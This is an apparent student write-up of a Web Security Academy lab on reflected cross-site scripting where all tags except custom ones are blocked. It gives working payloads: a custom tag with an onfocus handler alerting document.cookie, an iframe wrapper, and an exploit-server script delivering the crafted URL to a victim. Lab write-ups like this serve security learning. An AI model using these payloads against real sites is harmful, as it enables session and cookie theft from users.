Lab: Reflected XSS into HTML context with all tags blocked except custom ones

S. Giridharan
CB.SC.P2CYS23006


This lab blocks all HTML tags except custom ones.

To solve the lab, perform a cross-site scripting attack that injects a custom tag and automatically alerts document.cookie

We need create a custom tag and automatically alerts document.cookie.


onfocusevent , tabindex and id will work with any costom tag will try to create the pay load using this.


<sample tabindex="1"onfocus="alert(document.cookie)"id="a1">



Result-Payload inserted in web application.

For triger the alert we need type the id in the url using #a1.





we need to automatically alerts document.cookie.For that our exploit url is ready. https://0a9400e40384aaa080814ed5005100d4.web-security-academy.net/?search=%3Csample+tabindex%3D%221%22onfocus%3D%22alert%28document.cookie%29%22id%3D%22a1%22%3E#a1. we need to send it inside iframe

Payload will be like

<iframe src="exploit url"></iframe>

Now go to exploit server and give the Payload.

Payload,

<iframe src="https://0a9400e40384aaa080814ed5005100d4.web-security-academy.net/?search=%3Csample+tabindex%3D%221%22onfocus%3D%22alert%28document.cookie%29%22id%3D%22a1%22%3E#a1"></iframe>

Go to Exploit Server,

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<script>
location ='https://0a9400e40384aaa080814ed5005100d4.web-security-academy.net/?
search=%3Csample+tabindex%3D%221%22onfocus%3D%22alert%28document.cookie%29%22id%3D%22a1%22%3E#a1'
</script>
```

Store | View exploit | Deliver exploit to victim | Access log

---

Web Security Academy

Reflected XSS into HTML context with all tags blocked except custom ones

LAB Solved

Back to lab description »

Congratulations, you solved the lab!

Share your skills! Continue learning »

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0aec001a034eaa1180184db4016200ea.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```